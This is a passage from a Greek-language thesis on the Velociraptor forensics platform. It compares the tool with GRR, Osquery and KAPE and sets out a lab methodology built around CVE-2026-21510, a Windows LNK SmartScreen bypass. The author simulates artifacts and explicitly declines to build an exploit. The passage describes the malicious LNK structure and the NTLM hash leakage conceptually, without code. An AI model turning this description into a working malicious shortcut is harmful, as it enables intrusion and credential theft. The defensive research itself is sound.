Live Forensics	Ναι, πλήρης	Ναι, βασική	Μερική	Ναι
Memory Collection	Ναι	Μερική	Όχι	Ναι
Κλιμακωσιμότητα	50.000+ clients	100.000+ clients	Απαιτεί Fleet/Kolide	Όχι (1 σύστημα)
Custom Artifacts	Ναι (YAML + VQL)	Ναι (python)	Ναι (SQL tables)	Μερική
Chain of Custody	Αυτόματο hashing + audit log	Μερική	Όχι ενσωματωμένο	Hash verification
GUI	Σύγχρονο web GUI	Παλαιό	Όχι (CLI)	Windows GUI
Κόστος	Δωρεάν (AGPL)	Δωρεάν (apache)	Δωρεάν (apache)	Δωρεάν

Πίνακας 3.1: Σύγκριση του Velociraptor με άλλα εμπορικά εργαλεία DFIR

Σε σύγκριση με το GRR, το Velociraptor υπερτερεί σε ευκολία εγκατάστασης και στο σύγχρονο περιβάλλον χρήσης, καθώς επίσης και στην χρήση της VQL που προσφέρει μεγαλύτερη εκφραστική ισχύ για εγκληματολογικά ερωτήματα σε σχέση με τα python-based flows του GRR. Από την άλλη, το GRR υπερτερεί στην κλιμακωσιμότητα σε πολύ μεγάλα εταιρικά περιβάλλοντα και στην πιο διαδεδομένη χρήση του παγκοσμίως (Cohen, 2022).

Σε σχέση με το Osquery, το Velociraptor υπερτερεί στην πλήρη υποστήριξη live forensics, στη συλλογή μνήμης και στην ενσωματωμένη διαχείριση των agents χωρίς να χρειάζονται εξωτερικά εργαλεία. Το Osquery υπερτερεί στην προσβασιμότητα λόγω της χρήσης της SQL και στην μεγαλύτερη κοινότητα χρηστών, αλλά η απουσία memory collection το καθιστά ελλιπές για σενάρια fileless malware και APT, στα οποία το Velociraptor είναι ανώτερο (Nisioti et al., 2023).

Το KAPE ακολουθεί μια διαφορετική προσέγγιση, καθώς είναι ένα εργαλείο που λειτουργεί offline, είναι portable και εκτελείται τοπικά στο σύστημα χωρίς την ανάγκη κεντρικού server. Υπερτερεί σε σενάρια όπου υπάρχει ανάγκη άμεσης διαλογής ενός μεμονωμένου συστήματος, αλλά δεν υποστηρίζει απομακρυσμένη συλλογή ή scalability. Στην πράξη, το KAPE χρησιμοποιείται συμπληρωματικά με το Velociraptor, παρέχοντας σε βάθος τοπική ανάλυση ενός συστήματος μετά την απομακρυσμένη και μαζική συλλογή και ανάλυση (Garfinkel, 2010).

Συνοπτικά, το Velociraptor δεν είναι ένα απλό εργαλείο, καθώς προσφέρει μία ολοκληρωμένη προσέγγιση στη σύγχρονη πρακτική DFIR, συνδυάζοντας ευκολία στην ανάπτυξη, εκφραστική γλώσσα ερωτημάτων, ισχυρή κλιμακωσιμότητα και ενσωματωμένη εγκληματολογική ακεραιότητα σε μία ενιαία πλατφόρμα ανοιχτού κώδικα.

4. Μεθοδολογία

4.1 Γενικά

Το παρόν κεφάλαιο παρουσιάζει τη μεθοδολογία της πειραματικής έρευνας που υλοποιείται στο πλαίσιο της εργασίας. Στόχος αυτής της φάσης είναι η πρακτική αξιολόγηση του Velociraptor ως DFIR εργαλείου μέσω ελεγχόμενων σεναρίων σε virtualized περιβάλλον, αξιοποιώντας έναν πραγματικό φορέα επίθεσης. Σε αντίθεση με την καθαρά θεωρητική αξιολόγηση, η πειραματική προσέγγιση επιτρέπει την εξέταση της πλατφόρμας σε ρεαλιστικές συνθήκες και την παρατήρηση της συμπεριφοράς της σε γνωστά και τεκμηριωμένα forensic artifacts που παράγει η εκμετάλλευση μιας τεκμηριωμένης ευπάθειας.

Το κεφάλαιο αυτό αρχικά παρουσιάζει και αιτιολογεί την επιλογή του ερευνητικού σεναρίου, την εκμετάλλευση CVE-2026-21510, και περιγράφεται ο σχεδιασμός του home lab. Στη συνέχεια αιτιολογείται η μεθοδολογική προσέγγιση της ελεγχόμενης προσομοίωσης (controlled artifact simulation) αντί της πλήρους εκμετάλλευσης της ευπάθειας και αναλύεται το σενάριο εκτέλεσης. Έπειτα παρουσιάζονται τα κριτήρια αξιολόγησης με βάση τα οποία θα γίνει η εκτίμηση των αποτελεσμάτων και τέλος περιγράφεται η προσέγγιση ανάπτυξης του προσαρμοσμένου artifact.

4.2 Ερευνητική Στρατηγική

4.2.1 Επιλογή Μεθοδολογίας

Η παρούσα έρευνα υιοθετεί την προσέγγιση του ελεγχόμενου πειράματος (controlled experiment), η οποία αποτελεί καθιερωμένη μεθοδολογία στην έρευνα κυβερνοασφάλειας και ψηφιακής εγκληματολογίας (Cohen, 2021). Η επιλογή αυτής της προσέγγισης αιτιολογείται από τους εξής λόγους:

- Η χρήση ελεγχόμενου εργαστηριακού περιβάλλοντος παράγει αποτελέσματα που μπορούν να αναπαραχθούν, καθώς οι συνθήκες υπό τις οποίες γίνεται το πείραμα μπορούν να οριστούν με ακρίβεια και να επαναληφθούν. Αυτό είναι κρίσιμο για μια ακαδημαϊκή έρευνα καθώς η επαναληψιμότητα αποτελεί θεμελιώδη απαίτηση της επιστημονικής μεθόδου και ειδικότερα της ψηφιακής εγκληματολογίας (Garfinkel, 2010).
- Η χρήση ενός πραγματικού CVE έναντι υποθετικών ή κατασκευασμένων σεναρίων εξασφαλίζει ότι τα ευρήματα της έρευνας έχουν άμεση σχέση με πραγματικές απειλές, ενισχύοντας έτσι την ακαδημαϊκή συνεισφορά της εργασίας.

- Η επιλογή virtualized περιβάλλοντος έναντι φυσικού υλικού εξασφαλίζει ότι το πείραμα μπορεί να επαναληφθεί και να γίνει επαναφορά (rollback) των συστημάτων σε προηγούμενη κατάσταση χωρίς κόστος, επιτρέποντας την εκτέλεση πολλαπλών σεναρίων υπό διαφοροποιημένες συνθήκες.

4.2.2 Ερευνητικά Ερωτήματα

Το Κεφάλαιο 4 λειτουργεί ως επιχειρησιακή υλοποίηση των ερευνητικών ερωτημάτων που ορίστηκαν στο Κεφάλαιο 1 (ενότητα 1.3). Συγκεκριμένα, η πειραματική μεθοδολογία αποσκοπεί στην απάντηση των ερωτημάτων:

- Μπορεί το Velociraptor να εντοπίσει forensic artifacts που παράγει η εκμετάλλευση ενός πρόσφατου CVE από ενεργό σύστημα Windows;
- Πόσο γρήγορα και με τι πληρότητα μπορεί ένα custom VQL artifact να συλλέξει τα σχετικά IOCs;
- Σε ποιο βαθμό η διαδικασία συλλογής διατηρεί την εγκληματολογική ακεραιότητα, όπως αυτή ορίζεται από το ISO/IEC 27037 και τις κατευθυντήριες οδηγίες του SWGDE;

4.3 Επιλογή Σεναρίου: CVE-2026-21510

4.3.1 Περιγραφή της Ευπάθειας

Για το ερευνητικό σενάριο επιλέχθηκε το CVE-2026-21510, μια Protection Mechanism Failure (CWE-693) ευπάθεια στο Windows Shell, η οποία επιτρέπει σε έναν μη εξουσιοδοτημένο χρήστη να παρακάμψει κρίσιμους μηχανισμούς ασφαλείας των Windows και συγκεκριμένα το Windows Defender SmartScreen και τους ελέγχους Mark-of-the-Web, οι οποίοι ελέγχουν τα μεταδεδομένα αρχείων που έχουν κατέβει από το διαδίκτυο. Μοναδική απαίτηση για να λειτουργήσει αυτή η ευπάθεια είναι η αλληλεπίδραση του θύματος με ένα κακόβουλο αρχείο συντόμευσης (.LNK file), όπου στη συνέχεια επιτυγχάνεται η εκτέλεση κακόβουλου κώδικα από τον επιτιθέμενο. Η ευπάθεια αποκαλύφθηκε δημόσια και επιδιορθώθηκε από τη Microsoft στις 10 Φεβρουαρίου 2026 ως μέρος του Patch Tuesday, αφού είχε ήδη εντοπιστεί από ερευνητές της Akamai σε επιχείρηση της ομάδας APT28 (γνωστοί και ως Fancy Bear / Forest Blizzard). Η ευπάθεια στόχευε κυρίως Οργανισμούς στην Ουκρανία και χώρες της Ευρωπαϊκής Ένωσης κατά τον Δεκέμβριο του 2025 (Guru B., 2026; MSRC, 2026).

Τεχνικά, η ευπάθεια εκμεταλλεύεται τον μηχανισμό ανάλυσης του Windows Shell namespace parsing pipeline. Ο επιτιθέμενος ενσωματώνει μία κακόβουλη δομή LinktargetIDList μέσα σε ένα

LNK αρχείο, με ένα IDList που περιέχει ένα CLSID που αντιπροσωπεύει ένα Control Panel COM item, μία καταχώρηση για "All Control Panel Items" και μια δομή "_IDCONTROLW" που ενσωματώνει ένα UNC path που δείχνει στον διακομιστή του επιτιθέμενου. Όταν ο explorer του θύματος αναλύει το LNK αρχείο επιλύει την κακόβουλη διαδρομή ως διαδρομή προς το Control Panel, παρακάμπτοντας εντελώς τον έλεγχο SmartScreen και εκτελώντας αθόρυβα το κακόβουλο CPL payload.

Η ευπάθεια χρησιμοποιήθηκε σε συνδυασμό με το CVE-2026-21513 (ευπάθεια στο MSHTML Framework), δημιουργώντας μια αλυσίδα εκμετάλλευσης δύο σταδίων, η οποία οδήγησε σε πλήρη εκτέλεση κώδικα χωρίς καμία προειδοποίηση ασφαλείας στον χρήστη. Επιπλέον, αξίζει να σημειωθεί ότι ακόμα και μετά την επιδιόρθωση του Φεβρουαρίου 2026 εντοπίστηκε συναφής ευπάθεια (CVE-2026-32202) που προέκυψε από την ατελή επιδιόρθωση της αρχικής ευπάθειας, όπου το σύστημα του θύματος εξακολουθούσε να πραγματοποιεί αυτόματη SMB σύνδεση στο διακομιστή του επιτιθέμενου κατά την ανάλυση του LNK αρχείου, αποστέλλοντας το Net-NTLMv2 hash του χρήστη χωρίς να απαιτείται αλληλεπίδραση με τον σύνδεσμο από τον χρήστη (Dahan M., 2026).

Η εκμετάλλευση παράγει μια σειρά από διακριτά και τεκμηριωμένα forensic artifacts, στα οποία περιλαμβάνονται η δημιουργία και εκτέλεση του κακόβουλου LNK αρχείου από temp φακέλους ή συνημμένων email, η εκκίνηση απροσδόκητων child processes από τον explorer, ύποπτη SMB κίνηση προς εξωτερικές IPs, παράκαμψη του Zone Identifier (MotW) σε ληφθέντα αρχεία, καθώς και ίχνη εκτέλεσης CPL αρχείων από μη αξιόπιστες πηγές στα Windows Event Logs.

4.3.2 Αιτιολόγηση Επιλογής

Η επιλογή του CVE-2026-21510 ως ερευνητικό σενάριο αιτιολογείται από την παρακάτω σειρά κριτηρίων:

- Πρόσφατη συνάφεια: Η ευπάθεια ανακαλύφθηκε και τεκμηριώθηκε εντός του 2026 και την καθιστά ένα από τα πιο σύγχρονα διαθέσιμα CVE για ακαδημαϊκή έρευνα. Επιπλέον, η επιχειρησιακή σημασία της ενισχύεται από το γεγονός ότι η ευπάθεια έχει ήδη αξιοποιηθεί σε πραγματικές phishing campaigns με στόχο τη διαρροή NTLM hashes μέσω malicious shortcut files (SC Media, 2025).

- Σύνδεση με APT: Η απόδοση της εκμετάλλευσης στην ομάδα APT28 εντάσσει το σενάριο στην κατηγορία των Advanced Persistent Threats, η οποία αποτελεί τη μεγαλύτερη πρόκληση για σύγχρονες ομάδες DFIR (Nisioti et al., 2023).

- Εγγραφή στον κατάλογο CISA KEV: Η ευπάθεια αυτή έχει προστεθεί στον επίσημο κατάλογο Known Exploited Vulnerabilities της CISA, επιβεβαιώνοντας την πραγματική εκμετάλλευσή της και δίνοντας στην έρευνα επιχειρησιακή βαρύτητα.

- Πλούσιο σε forensic artifacts: Η εκμετάλλευση αυτή παράγει πολλά ανιχνεύσιμα artifacts εγκληματολογικού ενδιαφέροντος, όπως LNK αρχεία, παράκαμψη MotW, ύποπτες αλυσίδες διεργασιών από τον explorer και SMB κίνηση προς εξωτερικές IPs, σε πολλαπλά επίπεδα (filesystem, processes, network, event logs). Αυτό το καθιστά ιδανικό για την αξιολόγηση των δυνατοτήτων συλλογής του Velociraptor.
- Αναπαραγώγιμο σε VM: Η φύση της εκμετάλλευσης βασίζεται στην αλληλεπίδραση του χρήστη με το LNK αρχείο και δεν απαιτεί εξειδικευμένο hardware, καθιστώντας την έρευνα πλήρως αναπαραγώγιμη σε εικονικό περιβάλλον.
- Καλά τεκμηριωμένα IOC: Μεγάλες εταιρείες όπως η Akamai και η Microsoft έχουν δημοσιεύσει αναλυτικά reports με τα αντίστοιχα IOCs, παρέχοντας αξιόπιστη βάση για τη συγγραφή του Velociraptor artifact (Dahan M., 2026; MSRC, 2026; CISA, 2026).

4.4 Σχεδιασμός Home Lab


4.4.1 Αρχιτεκτονική Εικονικού Περιβάλλοντος

Το εργαστήριο αποτελείται από τρία Virtual Machines που εκτελούνται σε έναν ενιαίο φυσικό host, αξιοποιώντας λογισμικό virtualization. Η αρχιτεκτονική σχεδιάστηκε έτσι ώστε να αναπαράγει ένα ρεαλιστικό εταιρικό περιβάλλον και να επιτρέπει ταυτόχρονα την εκτέλεση της επίθεσης και την εγκληματολογική συλλογή χωρίς παρεμβολές.

Virtual Machine	Ρόλος	Λειτουργικό Σύστημα	Velociraptor	IP
VM-1	Velociraptor Server & Analysis Workstation	Windows Server 2022	Server	192.168.56.101
VM-2	Victim	Windows 10 1607	Client	192.168.56.102
VM-3	Attacker	Kali Linux	-	192.168.56.103


Πίνακας 4.1: Home lab

Τα τρία virtual machines τοποθετούνται σε ένα ιδιωτικό εσωτερικό δίκτυο (host-only), απομονωμένο από οποιαδήποτε εξωτερική σύνδεση, ώστε να διασφαλιστεί ότι η κακόβουλη δραστηριότητα δεν μπορεί να εξαπλωθεί εκτός των πλαισίων του εργαστηρίου. Προκειμένου να προσομοιωθεί η “απομακρυσμένη” SMB επικοινωνία με τον διακομιστή του επιτιθέμενου, το VM-3 θα εξυπηρετεί αυτό το ρόλο εντός του απομονωμένου δικτύου.




Εικόνα 4.1: VM-1 - Velociraptor Server


Εικόνα 4.2: VM-2 - Velociraptor Client Windows 10 Version 1607



Εικόνα 4.3: VM-3 - Kali Linux Attacker



Εικόνα 4.4: Network configuration για τα Virtual Machines μέσα από το VirtualBox




Εικόνα 4.5: Οι διευθύνσεις IP των Virtual Machines


4.4.2 Αιτιολόγηση Επιλογών και Snapshots

- VM-1 - Windows Server 2022: Λειτουργεί ταυτόχρονα ως Velociraptor server και ως σταθμός ανάλυσης του ερευνητή, αξιοποιώντας την ιδιότητα του single-binary deployment της πλατφόρμας.
- VM-2 - Windows 10 1607: Η έκδοση αυτή επιλέχθηκε διότι αποτελεί μία τεκμηριωμένη ευάλωτη έκδοση για το CVE-2026-21510, σύμφωνα με advisories της Microsoft και της CISA. Το σύστημα δεν θα φέρει το patch του Φεβρουαρίου 2026, ώστε να αναπαραχθεί η ευπάθεια στην αρχική της μορφή.
- VM-3 - Kali Linux: Τα Kali Linux περιέχουν τα απαραίτητα εργαλεία για τη δημιουργία του LNK αρχείου και του SMB listener, αναπαράγοντας το περιστατικό που μελετούσε η APT28.

Για να εξασφαλιστεί η δυνατότητα επανάληψης του πειράματος, αξιοποιείται ο μηχανισμός snapshot του λογισμικού εικονοποίησης. Συγκεκριμένα, λαμβάνεται snapshot του VM-2 σε δύο σημεία: στην αρχική κατάσταση πριν την επίθεση και αμέσως μετά την εκτέλεση του κακόβουλου LNK. Αυτό επιτρέπει την επαναφορά του συστήματος στην αρχική κατάσταση και την επανάληψη του πειράματος για επαλήθευση των αποτελεσμάτων.



Εικόνα 4.6: VM-2 Snapshots στην αρχή του πειράματος



Εικόνα 4.7: VM-2 Snapshots μετά το exploitation

4.5 Μεθοδολογία Προσομοίωσης Forensic Artifacts

4.5.1 Αιτιολόγηση Προσομοίωσης

Η αρχική σχεδίαση της πειραματικής μεθοδολογίας προέβλεπε την πλήρη εκμετάλλευση της ευπάθειας CVE-2026-21510 μέσω της κατασκευής ενός λειτουργικού κακόβουλου LNK αρχείου που θα ενεργοποιούσε την αλυσίδα εκμετάλλευσης στο ευάλωτο σύστημα. Ωστόσο, μετά από εξέταση τόσο των πρακτικών όσο και ηθικών παραμέτρων της προσέγγισης αυτής, υιοθετήθηκε η εναλλακτική μεθοδολογία βασισμένη στην ελεγχόμενη προσομοίωση forensic artifacts (controlled artifact simulation), η οποία αποτελεί εδραιωμένη ερευνητική προσέγγιση για την

αξιολόγηση εγκληματολογικών εργαλείων (Göbel et al., 2020; Lukner et al., 2022), σύμφωνα και με τις αρχές της ηθικής έρευνας κυβερνοασφάλειας (Bailey et al., 2012).

Η προσέγγιση της συνθετικής αναπαραγωγής forensic artifacts έχει τεκμηριωθεί ως καθιερωμένη μεθοδολογία στην ακαδημαϊκή κοινότητα της ψηφιακής εγκληματολογίας. Οι Göbel et al. (2020) εισήγαγαν το hystck framework για την αυτοματοποιημένη παραγωγή συνθετικών artifacts με γνωστή ground truth, τονίζοντας ότι ενώ τα πραγματικά δεδομένα παρέχουν συνάφεια, η ερμηνεία των αποτελεσμάτων είναι δύσκολη λόγω της απουσίας αξιόπιστης αναφοράς της αλήθειας. Το παραπάνω πρόβλημα λύνεται με την ελεγχόμενη συνθετική αναπαραγωγή. Στη συνέχεια, οι Lukner et al. (2022) επέκτειναν την προσέγγιση αυτή με την παραγωγή malware traces σε Windows συστήματα, αποδεικνύοντας έτσι πως η συνθετική προσομοίωση μπορεί να παράξει συνεκτικά forensic artifacts σε επίπεδο μνήμης, σκληρού δίσκου και δικτύου, τα οποία είναι και τα κατάλληλα για την αξιολόγηση ερευνητικών εργαλείων.

Η μεθοδολογική αυτή επιλογή αιτιολογείται από τους εξής λόγους:

- Ευθυγράμμιση με τα ερευνητικά ερωτήματα: Τα ερευνητικά ερωτήματα (ενότητα 4.2.2) και τα κριτήρια αξιολόγησης (ενότητα 4.7) επικεντρώνονται αποκλειστικά στις δυνατότητες του Velociraptor, όχι στην αναπαραγωγή της ίδιας της εκμετάλλευσης. Συνεπώς, η μεθοδολογική απαίτηση είναι η ύπαρξη των ψηφιακών πειστηρίων στο σύστημα θύμα ανεξάρτητα από το πως προέκυψαν.

- Ηθικοί παράγοντες: Η κατασκευή λειτουργικού exploit για ενεργά εκμεταλλευόμενη ευπάθεια καταχωρημένη στο CISA KEV catalog εγείρει ζητήματα ηθικής έρευνας σύμφωνα με τις αρχές που αναφέρονται στο Menlo Report (Bailey et al., 2012). Συγκεκριμένα, η Beneficence Principle (αρχή της μεγιστοποίησης οφέλους, ελαχιστοποίησης βλάβης) και η αρχή Respect for Law and Public Interest προτείνουν ότι η αναπαραγωγή κώδικα που μπορεί να χρησιμοποιηθεί σε exploit από APT ομάδες δεν προτείνεται όταν τα ερευνητικά αποτελέσματα μπορούν να αποκτηθούν μέσω εναλλακτικής και μη επιθετικής μεθόδου.

- Επαναληψιμότητα και ground truth: Όπως τονίζουν οι Gobel, Lukner και Baier (2022), ένα βασικό πλεονέκτημα της συνθετικής παραγωγής forensic artifacts είναι ότι η ground truth εδραιώνεται πιο εύκολα σε σχέση με τα πραγματικά συμβάντα όπου η ακριβής γνώση των γεγονότων είναι συχνά αμφίβολη. Στην προκειμένη εργασία η ελεγχόμενη παραγωγή κάθε artifact εξασφαλίζει ότι γνωρίζουμε εκ των προτέρων τα IOCs που υπάρχουν στο σύστημα θύμα και επιτρέπεται έτσι η ακριβής μέτρηση της πληρότητας της ανίχνευσης του Velociraptor artifact.

4.5.2 Πιστότητα της Προσομοίωσης

Η εγκυρότητα των αποτελεσμάτων στηρίζεται στην ακρίβεια με την οποία τα προσομοιωμένα artifacts αναπαράγουν τα χαρακτηριστικά των πραγματικών IOCs. Για τον λόγο αυτό, η παραγωγή βασίζεται στα τεκμηριωμένα IOCs που έχουν δημοσιευθεί από τις Akamai και Microsoft, καθώς και στα στοιχεία του CISA KEV. Συγκεκριμένα, κάθε artifact που προσομοιώνεται φέρει τα παρατηρήσιμα χαρακτηριστικά όπως filename patterns, file structures, registry entries, network signatures και event log IDs με αυτά που θα είχαν παραχθεί στη περίπτωση μιας πραγματικής εκμετάλλευσης. Η μόνη διαφορά είναι ότι τα artifacts τοποθετούνται χειροκίνητα και μέσω scripts αντί να προκύψουν από την εκτέλεση κακόβουλου κώδικα. Επιπλέον, για την 